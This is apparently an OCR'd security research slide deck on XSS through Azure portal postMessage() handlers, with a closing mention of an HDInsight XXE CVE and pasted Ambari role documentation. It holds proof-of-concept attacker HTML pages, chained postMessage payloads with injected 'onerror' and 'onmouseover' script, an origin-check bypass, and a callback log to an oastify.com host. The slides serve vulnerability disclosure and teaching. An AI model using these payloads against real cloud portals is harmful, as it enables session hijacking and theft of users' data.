
Final postMessage being sent to the (new)
vulnerable postMessage() handler

```
};  
Topology.prototype.getNodeStyles = function (svgText) {  svgText = "</svg><svg onmouseover='window.alert(docu  
var untrustedContainer = document.implementation.createHTMLDocument('').body;  
untrustedContainer.innerHTML = svgText;  
var elementsToRemove = [];  
forEachNode(untrustedContainer.querySelectorAll(tagSanitizer), function (element) {  
    elementsToRemove.push(element);  
});  
elementsToRemove.forEach(function (element) { return element.remove(); });  
svgText = untrustedContainer.innerHTML;  
var scaleFactor = "1.0";  
var nodeTemplate = "<g transform=\"scale({scaleFactor})\">\n                {svgText}\n                </g>";  
if (svgText && svgText.toLowerCase().indexOf("0 0 18 18") !== -1) {  
    scaleFactor = "2.78";  
}  
nodeTemplate = nodeTemplate.replace("{svgText}", svgText.replace("view", "svg"));  
nodeTemplate = nodeTemplate.replace("{scaleFactor}", scaleFactor);  
return new yfiles.styles.StringTemplateNodeStyle(nodeTemplate);  
};  
Topology.prototype.clear = function () {  
    this.graph.clear();  
    this.graphComponent.cleanup();  
};
```

Final SVG is being build with injected script tag

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases
Missing Origin Check



Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

Bypass Origin Validation

A Custom html page containing the vulnerable iframe html
(a vulnerable postMessage() endpoint hosting one of Azure Services)

```
<body>
  <h1 style="text-align: center;">Bypass origin iframe postMessage() XSS</h1>
  <iframe
    src="https://[REDACTED].hosting.portal.azure.net/[REDACTED].html"
    sandbox="allow-scripts allow-same-origin allow-popups allow-forms allow-top-navigation allow-modals"
    id="myIframe">
  </iframe>
</body>
<script>

  function sendMessage(message) {
    var iframe = document.getElementById('myIframe');
    iframe.contentWindow.postMessage(message, '*');
  }

  console.log('%c[INFO]', 'color: #00ff41; font-weight: bold;', 'Sending message 1');
  setTimeout(function () {
    var message1 = {"hey": "hellow"};
    sendMessage(message1);
  }, 500);


</script>
</body>
</html>
```

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

Bypass Origin Validation

postMessage() handler checks for multiple origins, including a non trusted ones



```
work Performance Application Memory Security Lighthouse Recorder Cookie-Editor
[js* x
27514
27515
27516 e.prototype.receiveMessage = function(e) {
27517     var n = this
27518         , r = null;
27519     try {
27520         var i = e.origin;
27521         if (!i)
27522             throw new Error("Event received missing origin field");
27523         if ("https://portal.azure.com" !== (i = i.toLowerCase()) && "https://ms.portal.azure.com" !== i && "https://df.onecloud.azure-test.net"
27524             !== i && "https://rc.portal.azure.com" !== i && "https://portal.azure.us" !== i && "https://portal.azure.cn" !== i
27525             && "https://portal.azure.eaglex.ic.gov" !== i && "https://portal.azure.microsoft.scloud" !== i
27526             && "https://preview.portal.azure.com" !== i &&
27527             throw new Error("Received event origin of [" + i + "] does not match any trusted origin");
27528         if (!e.data)
27529             throw new Error('Received event is missing "data" field');
27530         if ("FxFrameBlade" !== e.data.signature)
27531             throw new Error("Received event with unexpected signature of [" + e.data.signature + "]");
27532         if (e.data.data.solution && e.data.data.solution === l.VmInsights && "theme" !== e.data.kind) {
27533             if (!e.data.data.receivedReady)
27534                 return;
27535             var a = e.data.data && e.data.data.iframeId;
27536             if (this.frameId !== a)
27537                 return;
27538         }
27539         var s = null;
27540         if (e.data.data && e.data.data.rawData)
27541             try {
27542                 s = JSON.parse(e.data.data.rawData)
27543             } catch (e) {
```

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

Bypass Origin Validation

Sending a modified version of one of the original postMessage()
to the iframe postMessage() handler

by Enso Security

The screenshot shows a web browser's developer console with the following elements:

- Messages filter:** A list of messages, with one selected: `↓ {"hey": "hellow"}` from `https://iframe-orca-research-localhost.scm.azurewebsites.net/wwwroot/bypas`.
- Listeners filter:** A list of listeners, with one selected: `function () { [native code] }`.
- Message details:** A panel showing the message object with the following properties:
 - `type`: object
 - `sender`: `https://iframe-orca-research-localhost.scm.azurewebsites.net/wwwroot/bypa`
 - `receiver`: [redacted] /Cont
 - `Resend to`: [redacted] /Con
 - Buttons: `undefined`, `as object`, `as string`, `as number`, `null`
 - Button: `open in exploit page`
- Message data:** A code editor showing the message data structure, highlighted with a red box:

```
1 {  
2   "signature": "FxFrameBlade",  
3   "kind": "localeStrings",  
4   "data": {  
5     "rawData": "{\  
6   }  
7 }
```

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

Bypass Origin Validation

The postMessage() is indeed checking and matching the given origin

Our origin is a simple Azure Web App hosting the custom HTML page

```
,
,
e.prototype.receiveMessage = function(e) {
  var r = this
    , n = null;
  try {
    var i = e.origin;
    if (!i)
      throw new Error("Event received missing origin field");
    if ("https://portal.azure.com" !== (i = i.toLowerCase()) && "htt
      throw new Error("Received event origin of [" + i + "] does r
    if (!e.data)
      throw new Error('Received event is missing "data" field');
    if ("FxFrameBlade" !== e.data.signature)
      throw new Error("Received event with unexpected signature of
    if (e.data.data.solution && e.data.data.solution === l.VmInsight
      if (!e.data.data.receivedReady)
        return;
    var a = e.data.data && e.data.data.iframeId;
    if (this.frameId !== a)
```

```
▼ Local
  ▶ this: e
    a: undefined
    c: undefined
  ▼ e: MessageEvent
    isTrusted: true
    bubbles: false
    cancelBubble: false
    cancelable: false
    composed: false
    ▶ currentTarget: Window {window: Window, self: Window, document: document,
    ▶ data: {signature: 'FxFrameBlade', kind: 'localeStrings', data: {...}}
    defaultPrevented: false
    eventPhase: 2
    lastEventId: ""
    origin: "https://iframe-orca-research-localhost.scm.azurewebsites.net"
    ▶ ports: []
    returnValue: true
    ▶ source: global {0: Window, window: global, self: global, location: {...},
    ▶ srcElement: Window {window: Window, self: Window, document: document, na
    ▶ target: Window {window: Window, self: Window, document: document, name:
    timeStamp: 288595.399999999106
    type: "message"
```


Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

Bypass Origin Validation

Manipulating the server to grab a malicious JSON file

The image displays a network traffic analysis tool interface. On the left, a table lists network events:

Time	Type	Payload
2024-May-13 08:14:00.836 UTC	DNS	oyq4pzn1
2024-May-13 08:14:00.836 UTC	DNS	oyq4pzn1
2024-May-13 08:14:01.150 UTC	HTTP	oyq4pzn1
2024-May-13 08:14:01.152 UTC	HTTP	oyq4pzn1
2024-May-13 08:14:01.156 UTC	HTTP	oyq4pzn1
2024-May-13 08:14:28.870 UTC	HTTP	oyq4pzn1
2024-May-13 08:14:28.871 UTC	HTTP	oyq4pzn1
2024-May-13 08:14:28.872 UTC	HTTP	oyq4pzn1

Below the table, a detailed view of an HTTP request is shown:

```
1 OPTIONS /providers
2 Host: oyq4pzn1ew9etf7r8u42l8itdkjb7fv4.oastify.com
3 Connection: keep-alive
4 Accept: */*
5 Access-Control-Request-Method: GET
6 Access-Control-Request-Headers: authorization, client
7 Origin: https://[redacted].hosting.portal.azure.net
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Site: cross-site
11 Sec-Fetch-Dest: empty
12 Referer: https://[redacted].hosting.portal.azure.net/
13 Accept-Encoding: gzip, deflate, br, zstd
14 Accept-Language: en-US,en;q=0.9,he;q=0.8
```

In the center, a browser window shows a notification: "...at [redacted].hosting.portal.azure.net says [redacted]".

On the right, a list of HTTP requests is shown with their status codes:

Request	Status
GET /providers	404 Not Found
OPTIONS /providers	200 OK
GET /providers	404 Not Found
GET /providers	200 OK
GET /providers	200 OK
GET /providers	200 OK
GET /providers	404 Not Found
OPTIONS /providers	200 OK
OPTIONS /providers	200 OK

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

postMessages() "chains"

Azure Advisor Portal service endpoint is embedded via iframe in the Azure Portal

Various postMessages() are being sent to build the Dashboard

Overview

Refresh + Add Logs

Last 24 hours

Filter by name...

Security and Audit

Performing Assessment

Microsoft Operations Management Suite is connecting to your server data to perform a security assessment for the first time. This will take several hours. It is recommended you let this run overnight.

SQL Vulnerability Assessment

0
DATABASES

by Enso Security

```
ES filter
https://portal.azure.com/#view/Microsoft_Azure_Advisor
"signature": "FxAppBlade", "kind": "revealcontent"}
https://portal.azure.com/#view/Microsoft_Azure_Advisor
"signature": "FxAppBlade", "kind": "customMessage", "data":
https://portal.azure.com/#view/Microsoft_Azure_Advis
"signature": "FxAppBlade", "kind": "customMessage", "data":
https://portal.azure.com/#view/Microsoft_Azure_Advis
ned
https://portal.azure.com/#view/Microsoft Azure Advis
ers filter
n (message) { // We need to keep listening to this
n (e) { var ibizaData = e.data; var action = ibizaD
```

type object
sender: https://portal.azure.com/#view/Microsoft_Azure_AdvisorF
receiver: https://advisorportalextension.hosting.portal.azure.n

Resend to https://advisorportalextension.hosting.portal.azure.

undefined as object as string as number null

open in exploit page

```
1 {
2   "signature": "FxAppBlade",
3   "kind": "customMessage",
4   "data": "{\"type\": \"batch\", \"value\": [{\"typ
5 } }
```

2 "draftAuthTokenRefresh" kind

1 "batch" kind

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

postMessages() "chains"

Various postMessages() that are being sent as a sequence to build the Dashboard

```
1 {
2   "signature": "FxAppBlade", first message + and last message
3   "kind": "customMessage",
4   "data": "{\"type\":\"batch\", \"value\": [{\"type\":\"themeChange\", \"value\": {\"name\":\"azure\", \"highContrast\":0, \"locked\":false}}, {\"type\":\"authContext\", \"value\": {\"path\":\"/czar\", \"workspaceRegion\":\"eastus\", \"workspaceFeatures\": {\"legacy\":0, \"searchVersion\":1, \"enableLogAccessUsingOnlyResourcePermissions\":true}, \"header\":\"Bearer czar\", \"draftHeader\":\"Bearer czar\", \"channelId\":\"Orca\", \"workspaceCustomerId\":\"Orca\"}}, {\"type\":\"renderDashboard\", \"value\": {\"componentId\":\"ViewsOverviewDashboard\", \"properties\": {\"_interval\": {\"intervalDuration\":86400}}}}] }"
5 }
6
7 {
8   "signature": "FxAppBlade", second message
9   "kind": "customMessage",
10  "data": "{\"type\":\"draftAuthTokenRefresh\", \"value\":\"Bearer czar\"}"
11 }
12
13 {
14   "signature": "FxAppBlade", third message
15   "kind": "customMessage",
16   "data": "{\"type\":\"armCall\", \"key\":0, \"result\": {\"result\": [{\"Name\":\"VMInsights\", \"Available\":true, \"Enabled\":true, \"Visible\":true}, {\"Name\":\"SQLAdvancedThreatProtection\", \"Available\":true, \"Enabled\":true, \"Visible\":true}, {\"Name\":\"Security\", \"Available\":true, \"Enabled\":true, \"Visible\":true}, {\"Name\":\"SecurityCenterFree\", \"Available\":true, \"Enabled\":true, \"Visible\":true}, {\"Name\":\"SQLVulnerabilityAssessment\", \"Available\":true, \"Enabled\":true, \"Visible\":true}] } }"
17 }
18
```

Vulnerable Variable that will be changed in the last postmessage(), will be replaced with an XSS payload.

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

postMessages() "chains"

Payload injected to one of the postMessages()

```
1 {
2   "signature": "FxAppBlade",
3   "kind": "customMessage",
4   "data": "{\n\"type\": \"batch\", \"value\": [\n\"type\": \"themeChange\", \"value\": {\n\"name\": \"azure\n\", \"highContrast\": 0, \"locked\": false}, {\n\"type\": \"authContext\", \"value\": {\n\"path\": \"/cza\nr\", \"workspaceRegion\": \"eastus\", \"workspaceFeatures\": {\n\"legacy\": 0, \"sear\nchVersion\": 1, \"enableLogAccessUsingOnlyResourcePermissions\": true}, \"header\": \"Bearer\n czar\", \"draftHeader\": \"Bearer czar\", \"channelId\": \"Orca\", \"workspaceCustomerId\": \"Orca\n\"}, {\n\"type\": \"renderDashboard\", \"value\": {\n\"componentId\": \"<img src=1 onerror=alert(\ndocument.domain)>\", \"properties\": {\n\"_timeInterval\": {\n\"intervalDuration\": 86400}}}}]}\n\"}"
5 }
6 }
7 {
8   "signature": "FxAppBlade"
```

Vulnerable postMessage type is send with malicious payload

Malicious Payload

```
ration.js q.js index.html?host...rtal.azure.com x >>
ntId: '<img src=1 onerror=alert(document.domain)>', properti
```

```
156 // Clear scroll handling until it is enabled by the page
157 window.removeScrollHandling(false);
158 }
159 }
160
161 currentDashboard = Shell.Widget.D.renderDashboard(D$("#widgetHost"), renderData.componentId, renderData.properties);
162 if ($("#body").hasClass("mobile-wp")) {
163   resize();
164 }
165 }
166 }
167
168 var _containerTemplate = "<div class='filter-container'></div>";
169 var _enabledFilters = [];
```

""

Line 164, Column 18

Coverage: n/a

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

postMessages() "chains"

Attacker custom HTML containing the vulnerable iframe and the postMessages() chains that will be sent

```
GNU nano 5.4                               sql xss.html
<iframe id="myIframe" src="https://advisorportalextension.hosting.portal.azure.net/advisorportalextension/content
<script>
  function sendMessage(message) {
    var iframe = document.getElementById('myIframe');
    iframe.contentWindow.postMessage(message, '*');
  }

  setTimeout(function () {
    var message1 = {
      "signature": "FxAppBlade",
      "kind": "customMessage",
      "data": "{\"type\": \"batch\", \"value\": [{\"type\": \"themeChange\", \"value\": {\"name\": \"azure\", \"hi
    };
    sendMessage(message1);
  }, 1000);

  setTimeout(function () {
    var message2 = {
      "signature": "FxAppBlade",
      "kind": "customMessage",
      "data": "{\"type\": \"draftAuthTokenRefresh\", \"value\": \"Bearer czar\"}"
    };
    sendMessage(message2);
  }, 2000);
```

first message
(without any
malicious payload)

second message

Methodology - Static Code Analysis

Azure postMessage() vulnerable endpoints Use Cases

postMessages() "chains"

The 4th postMessage() containing the malicious payload inside the vulnerable variable

```
setTimeout(function () {
  var message3 = {
    "signature": "FxAppBlade",
    "kind": "customMessage",
    "data": "{\"type\": \"armCall\", \"key\": 0, \"result\": {\"result\": {\"Name\": \"VMInsights\", \"Available\": true, \"Enab
  };
  sendMessage(message3);
}, 3000);

setTimeout(function () {
  var message4 = {
    "signature": "FxAppBlade",
    "kind": "customMessage",
    "data": "{\"type\": \"batch\", \"value\": {\"type\": \"themeChange\", \"value\": {\"name\": \"azure\", \"highContrast\": 0,
  };
  sendMessage(message4);
}, 4000);
</script>
</body>
</html>
```


third message

4th and last message with "renderDashboard" message kind, containing the malicious payload

Methodology - Static Code Analysis

Azure `postMessage()` vulnerable endpoints Use Cases

`postMessages()` "chains"



Fun Stuff



CVE-2023-36419 CVSS 8.8

Azure HDInsight Apache Oozie Workflow Scheduler XXE Elevation of Privileges Vulnerability

Administering Ambari

Understanding cluster roles and access

Access levels allow administrators to categorize cluster users and groups based on the permissions that each level includes.

The following roles are based on access-levels. Access levels enhance the granularity of permissions that can be granted to users and groups:

Cluster User

Users assigned to the Cluster User role can view information about the cluster and its services, including configurations and health alerts. In Ambari 2.2 and earlier, this user was referred to as the Read-only user. Effectively, the cluster user is a read-only user.

Service Operator

Users assigned to the Service Operator role have control over service life cycles, such as starting and stopping services, performing service checks, and performing service-specific tasks such as rebalancing HDFS and refreshing the YARN Capacity Scheduler.

Service Administrator

Users assigned to the Service Administrator role have the same permissions as users assigned to the Service Operator role, with the added ability to configure services. This includes the ability to manage configuration groups, move service masters, and manage high availability (HA).

Cluster Operator

Users assigned to the Cluster Operator role have the same permissions as users assigned to the Service Administrator role, with the added ability to perform host-level tasks such as adding and removing hosts and components.

Cluster Administrator

Users assigned to the Cluster Administrator role have control over the relevant cluster, its hosts, and services. In Ambari 2.2 and earlier, this user was referred to as the Operator user.

Ambari Administrator

Ambari Administrator users have full control over all aspects of Ambari. This includes the ability to create clusters, change cluster names, register new versions of cluster software, and fully control all clusters managed by the Ambari instance.

Parent topic: [Managing cluster roles](#)

<https://docs.cloudera.com/HDPDocuments/Ambari-latest/administering-ambari/content/amb-understanding-cluster-roles.html>



Apache Ambari

CVE-2023-36419 CVSS 8.8

